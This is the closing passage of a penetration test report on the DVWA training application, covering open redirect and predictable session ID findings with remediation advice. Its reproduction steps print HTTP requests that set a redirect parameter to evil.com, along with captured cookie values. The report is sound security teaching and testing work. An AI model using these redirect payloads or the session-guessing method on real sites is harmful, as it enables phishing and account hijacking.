- **Implement Server-Side Validation:** Always validate critical parameters, such as `token` and `phrase`, on the server side instead of relying on client-side logic. Perform independent calculations to verify the integrity of the submitted data.
- **Use Secure Token Generation:** Generate tokens using cryptographically secure methods and ensure they are tied to user sessions or unique identifiers to prevent replication or manipulation.
- **Avoid Exposing Sensitive Logic on the Client Side:** Do not perform critical computations, such as token generation, in client-side JavaScript. Ensure that such logic is handled securely on the backend.
- **Use HTTPS to Prevent Interception:** Encrypt all communications between the client and server using HTTPS to avoid exposure of sensitive information like tokens or session data.
- **Limit Token Lifetime:** Use short-lived tokens that expire after a brief period or after use, reducing the risk of exploitation.
- **Monitor for Unusual Behavior:** Log and analyze requests to detect patterns that may indicate attempts to exploit token-based vulnerabilities.

- <https://www.w3schools.com/js/>
- <https://ponyfoo.com/articles/es6-proxies-in-depth>

13. Open HTTP Redirect

Remediation Status:

Criticality: Info

CVSS-Score: 0.0

Recommendation: Validate and sanitize user-controlled inputs for redirects by only allowing predefined, trusted URLs or paths and rejecting untrusted or external destinations.

Overview

Summary

Open HTTP Redirect vulnerabilities occur when an application allows user-controlled input to redirect users to external or malicious websites without proper validation. Attackers can exploit this by crafting URLs that trick users into visiting a malicious site while appearing to originate from a trusted source. This can lead to phishing attacks, theft of sensitive information, or exploitation of trust in the affected application.

Description

Technical Description

An Open HTTP Redirect vulnerability occurs when a web application processes user-supplied input to construct URLs for redirection without properly validating or sanitizing the input. This behavior enables attackers to manipulate the redirection destination, potentially directing users to malicious or unintended websites.

How It Works:

1. Invalidated Input in Redirect Logic:

- The application uses a parameter (e.g., `redirect`) to determine where to send users.

Example URL:

```
https://example.com/redirect?url=http://malicious-site.com
```

- If the url parameter is not validated, the application blindly redirects users to the provided value, allowing attackers to specify arbitrary destinations.

2. Exploitation:

- An attacker crafts a malicious link pointing to the application, such as:

```
https://example.com/redirect?url=http://phishing-site.com
```


- Unsuspecting users click the link, believing they are interacting with a trusted site, but are redirected to the attacker-controlled website.

3. Impact:

- Phishing Attacks: Users are tricked into providing sensitive information (e.g., passwords, credit card details) on a malicious site.
- Trust Exploitation: Users trust the original site, which is exploited to redirect them to unsafe destinations.
- Security Misconfigurations: Combined with other vulnerabilities, this could lead to advanced attacks like stealing sensitive tokens or credentials.

Steps to Reproduce the attack

1. The home page includes two links, and upon clicking the first one the address bar changes like this:



2. If we intercept the traffic with Burp/caido, we will notice a redirect parameter:

```

Request
1 GET /vulnerabilities/open_redirect/source/low.php?redirect=info.php?id=1 HTTP/1.1
2 Host: dvwa.exp-9.com
3 Connection: keep-alive
4 sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://dvwa.exp-9.com/vulnerabilities/open_redirect/
15 Accept-Encoding: gzip, deflate, br, zstd
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=1lm5hf76lonbm146j84de87s4j; __gads=ID=aad391a18aee496a:T=1732399355:RT=1732399355:S=ALNI_MZkxzOMNA5LwE438Gq-0VJipqo3vA; __gpi=UID=00000f9d0a5200a5:T=1732399355:RT=1732399355:S=ALNI_MawsSxiMisa3RfMVthTIDRheszdg; __eoi=ID=548a635824b6afb4:T=1732399355:RT=1732399355:S=AA-AfjZ4hd0bGfRXdDmrjji141Wo; FCNEC=858X5B%22AKsRo19P7uvG8VhM5mn2rWv6FJKJd-RksfvDjCp0SpXVmlUBjwY5tI4GzzjiYONR6DuOiPyRVNIv3-EXNq9Y1pbEEqPBgrR-KK5vthM2frQ2GQ6W1_jP3KJ3KhA3mZ20HcwVVPzT436mI44aj9CgQMqMLsgTpR9eMg3D%3DX%22XSD%SD; security=low
18
19

Response
1 HTTP/1.1 302 Found
2 Date: Sat, 23 Nov 2024 22:20:13 GMT
3 Content-Type: text/html; charset=UTF-8
4 Connection: keep-alive
5 location: info.php?id=1
6 cf-cache-status: DYNAMIC
7 Server-Timing: cfCacheStatus;desc="DYNAMIC"
8 Report-To: {"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=RO1PMZGSU0LQv2Ew2Fz03LcTKX2BYziL8G0iNv9zbT954YxgEAAJfThYr3keW5151%2BGoX8k2jYClag015VIHyQzSt5q3JJ09ttiqL5iWuc3bp0rVlgZEd7CB74Bi2kaw%3D%3D"}],"group":"cf-nel","max_age":604800}}
9 NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
10 Server: cloudflare
11 CF-RAY: 8e748b94ac863a2c-BOM
12 alt-svc: h3=":443"; ma=86400
13 server-timing: cf;desc="?proto=TCP&rtt=31955&sent=5&recv=6&lost=0&retrans=1&sent_bytes=4190&recv_bytes=1944&delivery_rate=41423&cmd=252&unsent_bytes=0&cid=ece55cd70866aa09&ts=355&x=0"
14 Content-Length: 0
15
16
831 bytes | 1446ms

```

3. We can send this request to the replay, and try to manipulate the redirect parameter:

```


Request
1 GET /vulnerabilities/open_redirect/source/low.php?redirect=https://www.evil.com HTTP/1.1
2 Host: dvwa.exp-9.com
3 Connection: keep-alive
4 sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://dvwa.exp-9.com/vulnerabilities/open_redirect/
15 Accept-Encoding: gzip, deflate, br, zstd
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=1lm5hf76lonbm146j84de87s4j; __gads=ID=aad391a18aee496a:T=1732399355:RT=1732399355:S=ALNI_MZkxzOMNA5LwE438Gq-0VJipqo3vA; __gpi=UID=00000f9d0a5200a5:T=1732399355:RT=1732399355:S=ALNI_MawsSxiMisa3RfMVthTIDRheszdg; __eoi=ID=548a635824b6afb4:T=1732399355:RT=1732399355:S=AA-AfjZ4hd0bGfRXdDmrjji141Wo; FCNEC=858X5B%22AKsRo19P7uvG8VhM5mn2rWv6FJKJd-RksfvDjCp0SpXVmlUBjwY5tI4GzzjiYONR6DuOiPyRVNIv3-EXNq9Y1pbEEqPBgrR-KK5vthM2frQ2GQ6W1_jP3KJ3KhA3mZ20HcwVVPzT436mI44aj9CgQMqMLsgTpR9eMg3D%3DX%22XSD%SD; security=low
18
19

Response
No data to render

846 bytes | 1376ms

```

4.If we now try this on our browser, we should be redirected to the target website:



Recommendation

Recommendation

- **Validate Redirect Parameters:** Allow only predefined, trusted URLs or paths for redirection. Use a whitelist of acceptable destinations rather than relying on user-controlled inputs.
- **Disallow External URLs:** Ensure that redirect parameters cannot include external domains. Restrict redirects to internal paths within the application.
- **Use Relative URLs:** Where possible, use only server-side controlled relative URLs to manage redirections, avoiding external or user-controlled destinations.
- **Implement Default Redirect Behavior:** If an invalid or unexpected parameter is encountered, redirect users to a safe default location, such as the homepage.
- **Log and Monitor Redirects:** Record all redirects and analyze logs for suspicious patterns or misuse of redirect parameters.
- **Educate Users:** Inform users to be cautious when clicking on links that include redirection parameters and verify the legitimacy of URLs.
- **Secure Communications:** Use HTTPS to encrypt traffic and prevent attackers from tampering with redirect parameters during transmission.

14. Weak Session IDs

Remediation Status:

Criticality: Info

CVSS-Score: 0.0

Recommendation: Generate session IDs using a cryptographically secure random number generator and implement proper session management techniques, including setting secure flags, timeouts, and session expiration mechanisms.

Overview

Summary

Weak session IDs occur when an application generates session identifiers that are predictable, insufficiently random, or easily guessable. In DVWA (Damn Vulnerable Web Application), a common vulnerability is the use of weak session IDs, which attackers can exploit to hijack sessions or impersonate users. Weak session IDs may be generated using simple algorithms, such as sequential numbering or predictable patterns, making it easier for attackers to guess or brute-force valid session IDs. This can lead to unauthorized access to user accounts, sensitive information, and the ability to perform actions on behalf of the targeted user.


Description

Technical Description

In DVWA (Damn Vulnerable Web Application), the session ID vulnerability arises because the session identifier (stored in a cookie) is predictable and weak. Initially, the session ID is set to 0 and increments by 1 each time a new session is created or regenerated. This predictable sequence allows attackers to easily guess or brute-force valid session IDs.

The process works as follows:

- When a user logs into DVWA, the session ID is generated and stored in a cookie. In this case, the session ID begins at 0 and is incremented by 1 with each subsequent session.
- Because the session ID follows a simple, predictable pattern (e.g., 0, 1, 2, 3), an attacker can easily guess the session ID of another user by incrementing the value of the current session ID.
- If an attacker can obtain a valid session ID or guess the next valid session ID in the sequence, they can impersonate the user associated with that session, gaining unauthorized access to the user's account, performing actions on their behalf, and potentially viewing sensitive information.



Recommendation

Recommendation

- **Use strong, cryptographically secure session IDs:** Generate session IDs using secure algorithms that produce random, unpredictable values, making them difficult to guess or predict.
- **Regenerate session IDs upon login or sensitive actions:** Always regenerate session IDs after login, privilege escalation, or sensitive actions to prevent session fixation attacks.
- **Implement session expiration:** Set a timeout period for sessions and automatically expire sessions after a specified duration of inactivity, requiring users to authenticate again.
- **Set secure cookie attributes:** Ensure session cookies have the `HttpOnly`, `Secure`, and `SameSite` flags set to protect them from being accessed by malicious scripts or sent over insecure channels.
- **Monitor session activity:** Track and log session activity to detect suspicious behavior, such as multiple logins from different IP addresses or unusually short session durations.
-

Imprint

Pentest Report BY Aswin Krishna